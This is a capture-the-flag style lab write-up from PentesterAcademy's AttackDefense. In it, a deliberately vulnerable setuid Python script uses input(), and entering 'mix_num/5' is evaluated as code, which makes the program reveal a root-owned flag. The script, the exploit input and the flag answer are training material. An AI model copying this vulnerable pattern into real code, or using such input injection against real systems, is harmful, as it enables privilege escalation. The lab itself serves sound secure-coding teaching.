ATTACK DEFENSE

by PentesterAcademy

Name	Input Function
URL	https://www.attackdefense.com/challengedetails?cid=588
Type	Secure Coding : Python


Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic.

A vulnerable binary "script" is given in student home directory. The source code file (script.py) of this binary is also given in the same directory.

Objective: Use the "script" binary to read flag file kept in the root directory.


Solution:

Observe that setuid bit is set for the binary.




```
student@attackdefense:~$ ls -l
total 3832
-rwsr-xr-x 1 root root 3916816 Jan  6 18:25 script
-rw-r--r-- 1 root root     366 Jan  6 18:23 script.py
student@attackdefense:~$
```

Check the python code file (script.py) and observe that input() function is being used for taking user inputs. Input function is known to evaluate the input rather than just handling it like a string. This property/vulnerability can be exploited here.



```
student@attackdefense:~$ cat script.py
# Game of luck

import random
import subprocess
import os

os.setuid(0)

mix_num=0
for i in range(1, 5):
    mix_num=mix_num+random.randint(1,500)

while 1:
    gamble_num=input("Choose your gamble number: ")
    if (mix_num/5) == gamble_num:
        subprocess.call("cat /root/flag", shell=True)
        break
    else:
        print("Wrong guess. Try again! \n")

student@attackdefense:~$
```

Enter the same variable name and divisor as being used by the code during the comparison. This will lead to successful comparison and the flag hidden in the root directory will be revealed.



```
student@attackdefense:~$ ./script
Choose your gamble number: 5
Wrong guess. Try again!

Choose your gamble number: mix_num/5
Flag: c695aedda093c99907da01342d879f92
student@attackdefense:~$
```

Flag: c695aedda093c99907da01342d879f92